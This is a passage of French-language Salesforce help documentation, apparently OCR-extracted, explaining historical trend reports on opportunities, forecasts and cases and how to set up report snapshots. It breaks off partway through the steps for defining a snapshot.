   Les tendances historiques dans Salesforce sont soumises à certaines limitations relatives à la durée du suivi des données, au nombre de lignes de données, ainsi qu'aux champs et aux objets que vous pouvez suivre. Ces limitations sont conçues pour limiter les jeux de données afin d'accélérer le renvoi de données par les rapports.

## Suivi des modifications dans vos encours


Un rapport historique peut vous aider à surveiller les encours de votre société afin de s'assurer que leur activité est suffisante pour atteindre les objectifs commerciaux actuels et futurs. Vous pouvez vous intéresser aux affaires dont la valeur a augmenté ou diminué dans les trois derniers mois, ou à celles qui sont entrées ou sorties d'une période cible donnée.

Vous allez probablement comparer les valeurs historiques et actuelles d'attributs clés des opportunités, notamment les dates, les montants et le statut, afin d'observer l'évolution de vos encours au fil du temps. Par exemple, ce rapport récapitulatif souligne les montants des opportunités et les dates de clôture qui ont changé depuis hier.

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




**1.** Capture instantanée de cinq dates maximum pour suivre les tendances d'un jour à l'autre ou d'une semaine à l'autre.

**2.** Valeurs actuelles et historiques affichées côte à côte pour faciliter la comparaison.

**3.** Dates et montants modifiés surlignés en rouge ou en vert.

1. Suivi des modifications dans les encours au fil du temps

   Supposons que vous souhaitez comparer la valeur totale de vos encours du jour avec la valeur d'hier. Créez un simple rapport pour comparer les deux dates.

2. Identification des affaires historiques d'une valeur donnée

   Supposons que vous souhaitez vous intéresser uniquement aux affaires de votre en-cours supérieures à 5 000 $, sans vous soucier des fluctuations du jour. Vous avez besoin d'un rapport sur les tendances historiques qui filtre les affaires dont la valeur était la veille inférieure à 5 000 $.

3. Recherche des affaires qui ont été reportées

   Pour vous intéresser aux affaires dont la conclusion est plus longue que prévue, créez un rapport sur les tendances historiques qui recherche les affaires de vos encours dont la date de fermeture a été reportée.

4. Identification des affaires en baisse

   Les analyses de tendances historiques peuvent vous aider à établir des priorités en identifiant rapidement les affaires qui présentent un risque potentiel. Par exemple, ciblez les affaires de votre en-cours dont la valeur a diminué depuis la veille. Un rapport sur les tendances historiques est requis pour déterminer les affaires dont la valeur de la veille était supérieure à la valeur du jour.

## Suivi des modifications dans les encours au fil du temps

Supposons que vous souhaitez comparer la valeur totale de vos encours du jour avec la valeur d'hier. Créez un simple rapport pour comparer les deux dates.

**Éditions**

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports


  ET

  Générateur de rapport

1. Créez un rapport historique d'opportunité.
   a. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
   b. Sous **Sélectionner le type de rapport** > **Opportunités**, sélectionnez *Opportunités avec des tendances historiques*.
   c. Cliquez sur **Créer**.
2. Pour `Afficher`, sélectionnez *Toutes les opportunités*.

   Notez que la valeur par défaut dans `Champ de date historique` est *Hier* et que le champ `Montant (historique)` indique la date d'hier.

   Conseil: « Hier » est une valeur de date *rolling*, c.-à-d. qu'elle désigne une date relative à la date du jour. Si vous générez le même rapport demain, `Montant (historique)` montrera la date d'aujourd'hui.




3. Cliquez sur la flèche vers le bas dans les en-têtes des colonnes `Montant (historique)` et `Montant - Aujourd'hui`. Cliquez sur *Résumer ce champ*, puis sélectionnez *Somme*.
   Le montant total s'affiche en bas de chaque colonne.
4. Cliquez sur la flèche vers le bas dans l'en-tête de la colonne `Montant`, puis sélectionnez *Afficher les modifications*.
5. Cliquez sur **Exécuter le rapport**.

6. Dans la colonne `Modifier`, observez la différence entre la valeur totale de la colonne `Montant (historique)` et celle de la colonne `Montant - Aujourd'hui`.

   Conseil: Vous pouvez constater les modifications en un coup d'oeil grâce aux valeurs de couleur vert ou rouge.

Vous avez créé un simple rapport sur les tendances historiques qui facilite l'analyse du comportement de vos encours.

CONSULTER ÉGALEMENT :

Rapport sur les opportunités avec des tendances historiques

## Identification des affaires historiques d'une valeur donnée

Supposons que vous souhaitez vous intéresser uniquement aux affaires de votre en-cours supérieures à 5 000 $, sans vous soucier des fluctuations du jour. Vous avez besoin d'un rapport sur les tendances historiques qui filtre les affaires dont la valeur était la veille inférieure à 5 000 $.

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR


Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

1. Créez un rapport historique d'opportunité.
   a. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
   b. Sous **Sélectionner le type de rapport** > **Opportunités**, sélectionnez *`Opportunités avec des tendances historiques`*.
   c. Cliquez sur **Créer**.
2. Pour *`Afficher`*, sélectionnez *`Toutes les opportunités`*.
3. Filtrez les valeurs historiques supérieures à 5 000 $.
   a. Cliquez sur **Ajouter**, puis sélectionnez *`Filtre de champ historique`*.
   b. Définissez `Montant (Historique)` sur `Hier`.
   c. Sélectionnez l'opérateur *`supérieur à`*.
   d. Saisissez *`5 000`* dans le dernier champ.
   e. Cliquez sur **OK**.




4. Cliquez sur **Exécuter le rapport**.

5. Dans le rapport terminé, notez que toutes les affaires de la colonne `Montant — Historique` sont supérieures à 5 000 $.

   Conseil: Les valeurs des champs Montant, Date de fermeture et Étape sont affichées en vert ou en rouge selon la direction de la modification. Vous pouvez inverser les couleurs en cliquant sur la flèche vers le bas dans l'en-tête de la colonne.

Vous avez créé un rapport simple qui extrait toutes les affaires supérieures à un montant donné à une date d'instantané historique donnée.

CONSULTER ÉGALEMENT :

Rapport sur les opportunités avec des tendances historiques

## Recherche des affaires qui ont été reportées

Pour vous intéresser aux affaires dont la conclusion est plus longue que prévue, créez un rapport sur les tendances historiques qui recherche les affaires de vos encours dont la date de fermeture a été reportée.

1. Créez un rapport historique d'opportunité.
   a. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
   b. Sous **Sélectionner le type de rapport** > **Opportunités**, sélectionnez *`Opportunités avec des tendances historiques`*.
   c. Cliquez sur **Créer**.
2. Pour *`Afficher`*, sélectionnez *`Toutes les opportunités`*.
3. Filtrez les dates de fermeture postérieures à leur date initiale.
   a. Cliquez sur **Ajouter**, puis sélectionnez *`Filtre de champ historique`*.
   b. Définissez la `Date de fermeture (historique)` sur le 1er février 2013.

      Conseil: Utilisez le calendrier sous **Jours fixes** pour sélectionner la date.

   c. Cliquez sur **OK**.
4. Cliquez sur la flèche vers le bas dans l'en-tête de la colonne `Date de fermeture` puis sélectionnez *`Afficher les modifications`*.
5. Cliquez sur **Exécuter le rapport**.
6. Pour chaque affaire du rapport, comparez la date de la colonne `Date de fermeture : Historique` avec la date de la colonne `Date de fermeture : Aujourd'hui`.

   Conseil: Vous pouvez constater les modifications en un coup d'oeil grâce aux valeurs de couleur vert ou rouge.

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport


CONSULTER ÉGALEMENT :

Rapport sur les opportunités avec des tendances historiques

## Identification des affaires en baisse

Les analyses de tendances historiques peuvent vous aider à établir des priorités en identifiant rapidement les affaires qui présentent un risque potentiel. Par exemple, ciblez les affaires de votre en-cours dont la valeur a diminué depuis la veille. Un rapport sur les tendances historiques est requis pour déterminer les affaires dont la valeur de la veille était supérieure à la valeur du jour.

1. Créez un rapport historique d'opportunité.
   a. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
   b. Sous **Sélectionner le type de rapport** > **Opportunités**, sélectionnez *Opportunités avec des tendances historiques*.
   c. Cliquez sur **Créer**.
2. Pour *Afficher*, sélectionnez *Toutes les opportunités*.
3. Filtrez pour exclure les affaires dont la valeur de la veille n'est pas supérieure à la valeur du jour.
   a. Cliquez sur **Ajouter**, puis sélectionnez *Filtre de champ historique*.
   b. Définissez `Montant (Historique)` sur `supérieur à`.
   c. Définissez le dernier champ sur *Champ*.
      Nous comparons ici le montant historique avec n'importe quel montant de la colonne `Montant - Aujourd'hui`, pas avec un montant spécifique.
   d. Cliquez sur **OK**.




4. Cliquez sur **Exécuter le rapport**.

Vous avez créé un rapport simple qui signale les affaires dont la valeur a diminué depuis la veille. Notez que tous les résultats de la colonne `Montant - Aujourd'hui` sont affichés en rouge pour indiquer une valeur en baisse.

Conseil: Pour modifier le code couleur des changements de valeur, cliquez sur la flèche vers le bas au-dessus de la colonne `Modifier`, puis sur *Inverser les couleurs*.

### CONSULTER ÉGALEMENT :

Rapport sur les opportunités avec des tendances historiques

### Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport


## Mode la modification des montants prévisionnels

Élaborez un rapport historique, sous un format matriciel, sur les montants que les membres de votre équipe ont attribués à chaque catégorie de prévision. Les modifications de ces montants peuvent révéler la précision des prévisions établies par votre équipe.

Dans cet exemple, un mois du trimestre fiscal en cours est passé.

1. Créez un rapport sur l'historique des prévisions.
   a. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
   b. Sous **Sélectionner le type de rapport** > **Prévisions**, sélectionnez *`Éléments de prévision avec tendances historiques`*. Avant de sélectionner ce type de rapport, votre organisation doit activer les Tendances historiques pour les éléments de prévision. Si le type de rapport n'est pas répertorié, contactez votre administrateur.
   c. Cliquez sur **Créer**.
2. Dans la zone Filtres, sélectionnez **Afficher** > **Tous les éléments de prévision**, puis configurez des filtres.
   a. Dans **Champ de date**, sélectionnez Date de fin. Dans **Plage**, sélectionnez Trim d'EX actuel. Les dates de début et de fin du trimestre en cours sont automatiquement renseignées dans les champs **De** et **À**.
   b. Dans **Date historique**, sélectionnez `Il y a 3 mois`, `Il y a 2 mois` et `Il y a 1 mois` dans le menu déroulant. Chaque date que vous sélectionnez est ajoutée au champ.

**Filtrage des données d'historique de votre choix.**




Conseil: Pour déplacer `Hier` à droite du champ, supprimez-le et rajoutez-le depuis le menu déroulant.

3. Sélectionnez les données pour lesquelles vous souhaitez surveiller les modifications dans l'historique. Dans ce cas, nous nous intéressons à la catégorie dans laquelle des modifications ont été effectuées et à la façon dont le montant prévisionnel a été modifié.
   a. Dans le volet **Aperçu**, modifiez **Format tabulaire** en **Format matriciel**.
   b. Faites glisser le champ `Propriétaire : Nom complet` depuis la zone Champ vers le volet Aperçu pour créer regrouper les lignes.
   c. Faites glisser le champ `Catégorie de prévision` à droite de `Propriétaire : Nom complet` pour créer un autre groupe de lignes.
   d. Faites glisser le champ `Montant prévisionnel (Historique)` vers la zone matricielle du volet Aperçu, sous la barre jaune. Dans la boîte de dialogue **Résumer**, sélectionnez `Somme`.

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

ET

Générateur de rapport

**Sélection des champs contenant les données à suivre.**




Des colonnes s'affichent pour chaque date historique que vous sélectionnez dans la zone des filtres contenant des enregistrements.

4. Cliquez sur **Exécuter le rapport** pour afficher les données collectées jusqu'à présent. Cliquez ensuite sur **Personnaliser** pour continuer d'ajuster vos filtres et vos champs si nécessaire.
5. Lorsque vous avez défini les données que vous souhaitez suivre, créez un graphique pour les afficher.
   a. Dans la zone Aperçu, cliquez sur **Ajouter un graphique**, puis sélectionnez l'icône de graphique en courbes.
   b. Dans l'onglet Données du graphique, sélectionnez `Somme du montant prévisionnel (historique)` pour l'**axe Y** et `Date d'instantané` pour l'**axe X**.
   c. Dans **Regrouper par**, sélectionnez `Catégorie de prévision`, puis sélectionnez **Cumulé**.
   d. Cliquez sur **OK**, puis de nouveau sur **Exécuter le rapport**.
6. Cliquez sur **Enregistrer sous**. Choisissez le nom et le dossier du rapport, puis cliquez sur **Enregistrer**.

## Suivi de l'historique des requêtes

Surveillez l'activité dans les requêtes et identifiez les changements de statut des requêtes au cours des trois derniers mois du cycle de vie des requêtes.

1. Pour optimiser les opérations du centre de contact, vous pouvez suivre le champ `Statut` sur une période donnée, en observant les requêtes revenues à un état antérieur. Ces informations peuvent aider à résoudre les requêtes avec plus d'efficacité.
2. Autre exemple, vous pouvez analyser les valeurs historiques du champ `Priorité` afin d'identifier les requêtes mal classées lors de leur ouverture. L'observation des changements de priorité fréquents peut également conduire à une amélioration du traitement des requêtes complexes.

**Éditions**

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Découverte des rapports sur les tendances historiques

Les rapports sur les tendances historiques utilisent un type de rapport personnalisé spécial qui souligne les modifications entre cinq dates d'instantané, Par exemple cinq jours ouvrés ou cinq semaines ouvrées. Vous pouvez générer une représentation visuelle des modifications de données dans des graphiques et des tableaux de bord.

Les rapports sur les tendances historiques sont activés par défaut pour les nouvelles organisations créées avec la version Winter '14 ou supérieure. Si votre organisation est plus ancienne, vous devez activer les rapports sur les tendances historiques dans le menu Configuration.

Salesforce conserve les données historiques des trois mois précédents, en plus du mois en cours (dans la pratique, le montant des données historiques que vous pouvez utiliser dépend des modèles de conception et d'utilisation de données de votre organisation). Vous pouvez sélectionner jusqu'à cinq instantanés temporels à comparer, en utilisant jusqu'à quatre filtres historiques.

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les durées supérieures à quelques jours ou quelques semaines ne sont pas recommandées. Elles risquent d'entraîner l'expiration ou l'échec de la génération des rapports. Pour les petites organisations qui comptent un faible nombre d'enregistrements, les rapports mensuels sur les tendances peuvent fonctionner, mais les rapports sur les tendances historiques ne sont pas conçus pour cela.

Conseil: Vous pouvez également créer et personnaliser des rapports sur les tendances historiques via l'API de métadonnées et l'API REST Rapports et tableaux de bord.

## Limitations des rapports sur les tendances historiques

Les tendances historiques dans Salesforce sont soumises à certaines limitations relatives à la durée du suivi des données, au nombre de lignes de données, ainsi qu'aux champs et aux objets que vous pouvez suivre. Ces limitations sont conçues pour limiter les jeux de données afin d'accélérer le renvoi de données par les rapports.

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Salesforce conserve les données historiques des trois mois précédents, en plus du mois en cours.
- Pour chaque objet, vous pouvez stocker jusqu'à 5 millions de lignes de données de tendances historiques. La capture de données historiques s'arrête lorsque la limite est dépassée. L'administrateur est informé par e-mail lorsqu'un objet atteint 70 pour cent de la limite, puis une fois la limite atteinte.
- Chaque rapport sur les tendances historiques peut inclure jusqu'à 100 champs. Dans les rapports Opportunités, ils comprennent les champs présélectionnés standard, qui ne peuvent pas être désactivés.
- Les champs de formule ne sont pas pris en charge.
- Vous pouvez spécifier jusqu'à cinq dates d'instantané historique dans chaque rapport sur les tendances historiques.
- Vous pouvez utiliser jusqu'à quatre filtres historiques dans chaque rapport sur les tendances historiques.
- Les types de champ suivants sont pris en charge : Numérique, Devise, Date, Liste de sélection, Référence, Texte.
- Les taux de change datés ne sont pas pris en charge. Lorsque vous exécutez le rapport sur les tendances historiques, il utilise uniquement le dernier taux de change daté.
- Internet Explorer 6 n'est pas pris en charge.
- L'Assistant de rapport n'est pas pris en charge. Les rapports sur les tendances historiques peuvent être créés uniquement en utilisant le Générateur de rapport.
- Le rapport sur les tendances historiques avec des graphiques est pris en charge dans Lightning Experience, mais les vues tabulaires de rapports sur les tendances historiques ne sont pas disponibles.

**Important:** Si un champ de liste de sélection est déjà utilisé dans un filtre de données de tendances historiques, envisagez toutes les conséquences probables avant de modifier ses valeurs. Vous risquez de réduire l'intérêt de ce champ pour les rapports historiques futurs.

## Rapports sur les données historiques avec des instantanés de rapport

Un instantané de rapport permet de rendre compte des données historiques. Les utilisateurs autorisés peuvent enregistrer des résultats de rapports récapitulatifs ou tabulaires dans des champs d'un objet personnalisé, puis mapper ces champs avec ceux de l'objet cible. Ils peuvent ensuite planifier l'exécution du rapport afin de charger les champs de l'objet personnalisé avec les données du rapport. Les instantanés de rapport vous permettent d'utiliser les données d'un rapport de la même manière que vous utilisez les autres enregistrements dans Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous avez configuré un instantané de rapport, les utilisateurs peuvent :

- créer et exécuter des rapports personnalisés à partir de l'objet cible.
- créer des tableaux de bord à partir du rapport source.
- Définissez des vues de liste dans l'objet cible s'il est inclus dans un onglet d'objet personnalisé.

Par exemple, un directeur d'équipe de support client peut définir un instantané de rapport qui consigne les requêtes ouvertes attribuées à son équipe tous les jours à 17h00, puis stocker ces données dans un objet personnalisé afin d'élaborer un historique des requêtes ouvertes qui révèle les tendances dans des rapports. Le directeur de l'équipe de support client peut ensuite générer un rapport sur les données temporelles ou de tendance stockées dans l'objet personnalisé et utiliser le rapport en tant que source d'un composant de tableau de bord. Pour connaître le nombre total d'instantanés de rapport que vous pouvez créer, reportez-vous à *Limitations de Salesforce*.

1. Préparation d'instantanés de rapport

   Pour configurer un instantané de rapport, vous avez besoin d'un rapport source et d'un objet cible doté de champs pour recevoir les données du rapport source.

2. Définition d'un instantané de rapport

   Après avoir créé un rapport source, un objet cible et des champs d'objet cibles, vous pouvez définir votre instantané de rapport. Vous définissez un instantané de rapport en lui donnant un nom et en choisissant le rapport source qui chargera les résultats du rapport source dans l'objet cible que vous spécifiez lors de l'exécution de l'instantané de rapport.

3. Mappage de champs d'instantané de rapport

   Après avoir créé un rapport source, un objet cible et des champs d'objet cible, et défini votre instantané de rapport, vous pouvez mapper les champs de votre rapport source vers les champs de votre objet cible. Mappez des champs de rapport source vers des champs d'objet cible de sorte à ce qu'au moment où le rapport s'exécute, il charge automatiquement des champs d'objets cibles spécifiques avec des données issues de champs de rapports sources spécifiques.

4. Planification et exécution d'un instantané de rapport

   Après avoir créé un rapport source, un objet cible, des champs d'objet cibles, défini votre instantané de rapport et mapper ses champs, vous pouvez planifier l'exécution. Vous pouvez planifier l'exécution quotidienne, hebdomadaire ou mensuelle d'un instantané de rapport de sorte que les données du rapport source sont chargées dans l'objet cible quand vous en avez besoin.

5. Gérer les instantanés de rapport

   Après avoir configuré un instantané de rapport, vous pouvez consulter les détails le concernant, le modifier et le supprimer. Dans Configuration, saisissez `Instantanés de rapports` dans la case `Recherche rapide`, puis sélectionnez **Instantanés de rapports** pour afficher la page Instantanés de rapports, qui présente la liste des instantanés de rapports définis pour votre organisation.

6. Dépannage des instantanés de rapport
   La section Historique d'exécution d'une page de détail d'un instantané de rapport indique si l'exécution de l'instantané de rapport a réussi ou échoué. Lorsqu'un instantané de rapport échoue en cours d'une exécution planifiée, l'échec est rapporté dans la colonne `Résultat`. Pour afficher les détails d'une exécution, cliquez sur la date et l'heure de l'exécution dans la colonne `Heure de début de l'exécution`.

CONSULTER ÉGALEMENT :

Élaboration d'un tableau de bord Salesforce Classic

Création d'un rapport personnalisé en mode d'accessibilité

## Préparation d'instantanés de rapport

Pour configurer un instantané de rapport, vous avez besoin d'un rapport source et d'un objet cible doté de champs pour recevoir les données du rapport source.

Pour définir un instantané de rapport :

1. Créez un rapport source qui comprend les champs à charger en tant qu'enregistrements dans un objet cible.
2. Créez un objet cible dans lequel enregistrer les enregistrements chargés à partir du rapport source.
3. Créez des champs dans l'objet cible qui recevront les résultats du rapport source lors de l'exécution de l'instantané de rapport.

### Conseils concernant les rapports sources d'instantanés de rapport

- Si vous enregistrez un rapport source tabulaire avec ses détails masqués, le rapport n'est pas disponible pour être inclus dans un instantané de rapport. En outre, si vous masquez les détails d'un rapport source tabulaire inclus dans un instantané de rapport, l'exécution de l'instantané de rapport échoue. Pour vérifier que les détails du rapport source tabulaire ne sont pas masqués, consultez le rapport, cliquez sur **Afficher les détails**, puis enregistrez le rapport. Le bouton **Enregistrer les détails** ne s'affiche que si les détails du rapport sont masqués.
- Lors de la création d'un rapport source pour votre instantané de rapport, notez les noms des champs que vous ajoutez au rapport, car ces noms de champ peuvent s'avérer utiles lorsque vous créez des champs dans l'objet cible dans lequel enregistrer les résultats du rapport.
- Vous pouvez sélectionner n'importe quel rapport personnalisé tabulaire ou récapitulatif en tant que rapport source, à l'exception des rapports de prévision hérités Quota par rapport au réel et Pistes par origine. La liste déroulante `Rapport source` n'affiche pas les rapports standard.
- Vous pouvez inclure jusqu'à 100 champs dans votre rapport source.
- Vous pouvez supprimer la planification de l'exécution d'un instantané de rapport. Vous ne pouvez pas arrêter ou interrompre l'exécution d'un instantané de rapport, ni supprimer son rapport source. Pour supprimer le rapport source, vous devez d'abord supprimer le rapport de l'instantané de rapport en modifiant le rapport dans la liste déroulante `Rapport source`.
- Si vous sélectionnez Ne charger aucune donnée dans la colonne Champs du rapport source, aucune donnée ne se chargera dans le champ correspondant dans la colonne Champs dans l'objet cible, lors de l'exécution de l'instantané de rapport. .
- Le champ `(Aucun champ avec un type de données compatible)` s'affiche dans la colonne Champs du rapport de source lorsqu'un champ de l'objet cible ne correspond pas au type de données d'un champ du rapport source.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, enregistrer et planifier un instantané de rapport :

- Gérer les instantanés de rapport

Pour exécuter un instantané de rapport en tant qu'utilisateur actif et ajouter les résultats à un objet personnalisé, l'utilisateur actuel doit disposer des éléments suivants :

- Exécution des rapports

  ET

  Autorisation de création sur l'objet cible

### Conseils concernant les objets cibles pour des instantanés de rapport

Tenez compte de ce qui suit lors de la configuration des objets cibles pour des instantanés de rapport :

- Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, utilisez la sécurité au niveau du champ pour rendre visibles aux utilisateurs appropriés les champs de l'objet cible.
- Vous ne pouvez pas supprimer un objet personnalisé s'il correspond à un objet cible dans un instantané de rapport.
- Les champs de l'objet cible déterminent la capacité de mappage de champ. Par exemple, votre rapport source peut comprendre dix champs, mais si votre objet cible ne comprend qu'un champ, vous ne pouvez mapper qu'un champ dans votre instantané de rapport.
- Vous pouvez ajouter jusqu'à 100 champs dans l'objet cible.
- Les objets cibles ne peuvent pas comporter de règles de validation, ni être inclus dans un workflow.
- Les instantanés de rapport ne peuvent pas comporter d'objets cibles qui déclenchent l'exécution d'un code Apex lorsque de nouveaux enregistrements sont créés.
- Lors de l'exécution d'un instantané de rapport, jusqu'à 2 000 nouveaux enregistrements peuvent être ajoutés à l'objet cible. Si le rapport source génère plus de 2 000 enregistrements, un message d'erreur s'affiche pour les enregistrements supplémentaires dans la liste associée Échecs de lignes. Vous pouvez accéder à la liste Échecs de lignes associée via la section Historique d'exécution de la page détails d'un instantané de rapport.

### Conseils relatifs aux instantanés de rapport

- Renseignez-vous sur le type de licence que possède votre `utilisateur actuel`. Par exemple, si l'`utilisateur actuel` d'un instantané de rapport possède une licence Salesforce, les utilisateurs disposant de licences pour la plate-forme Force.com ou Salesforce Platform One ne pourront pas les consulter. Inversement, si l'`utilisateur actuel` a une licence de plate-forme Force.com ou Salesforce Platform One, les utilisateurs dotés de licences Salesforce pourront afficher l'instantané de rapport. Si certains de vos utilisateurs ont des licences de plate-forme Force.com ou Salesforce Platform One, il est recommandé de leur créer un autre instantané de rapport avec un `utilisateur actuel` doté d'une licence utilisateur de plate-forme Force.com ou Salesforce Platform One.
- Vous ne pouvez mapper que des champs avec des types de données compatibles. Par exemple, vous pouvez mapper un champ de devise vers un champ numérique.
- Si vous modifiez le rapport source ou l'objet cible d'un instantané de rapport avec des mappages de champs existants, ces derniers sont supprimés lors de l'enregistrement de l'instantané de rapport. Vous pouvez également afficher les `Champs récapitulatifs dans le rapport source` et `Champs dans l'objet cible` pour consulter respectivement le nombre de champs récapitulatifs ou cibles.
- Vous devez mapper au moins un champ du rapport source vers un champ de l'objet cible, sans quoi les données ne seront pas chargées du rapport source vers l'objet cible lors de l'exécution de l'instantané de rapport.
- Lorsqu'un instantané de rapport est défini, supprimé ou lorsque son rapport source ou son objet cible sont modifiés, il est suivi dans l'historique du journal d'audit de configuration de votre entreprise.
- La section Historique d'exécution de la page détails d'un instantané de rapport affiche des détails lors de l'exécution de l'instantané de rapport. Les détails comprennent :
  - La date et l'heure auxquelles l'instantané de rapport a été exécuté
  - Le nom du rapport source, de l'objet cible et de l'utilisateur actuel
  - La durée nécessaire à l'exécution de l'instantané de rapport
  - Le nombre total de lignes de détails ou récapitulatives dans le rapport source, selon le type de rapport.
  - Le nombre d'enregistrements créés dans l'objet cible

- Si l'exécution de l'instantané de rapport a réussi

CONSULTER ÉGALEMENT :

Rapports sur les données historiques avec des instantanés de rapport

Création d'un rapport personnalisé en mode d'accessibilité

## Définition d'un instantané de rapport

Après avoir créé un rapport source, un objet cible et des champs d'objet cibles, vous pouvez définir votre instantané de rapport. Vous définissez un instantané de rapport en lui donnant un nom et en choisissant le rapport source qui chargera les résultats du rapport source dans l'objet cible que vous spécifiez lors de l'exécution de l'instantané de rapport.

1. Dans Configuration, saisissez « Instantanés de rapport » dans la case `Recherche rapide`, puis sélectionnez **Instantanés de rapport**.
2. Cliquez sur **Nouvel instantané de rapport**.
3. Saisissez le nom, le nom unique et la description de votre instantané de rapport.
4. Choisissez un utilisateur dans le champ `Utilisateur actuel` en cliquant sur l'icône de recherche.

   L'utilisateur du champ `Utilisateur actuel` détermine le niveau d'accès aux données du rapport source. Ceci contourne tous les paramètres de sécurité, en donnant accès à des données qu'ils ne pourraient pas visualiser autrement à tous les utilisateurs pouvant visualiser les résultats du rapport source dans l'objet cible.

   Seuls les utilisateurs disposant de l'autorisation de modifier toutes les données peuvent choisir d'autres utilisateurs actuels qu'eux-mêmes.

5. Sélectionnez un rapport dans la liste déroulante `Rapport source`.

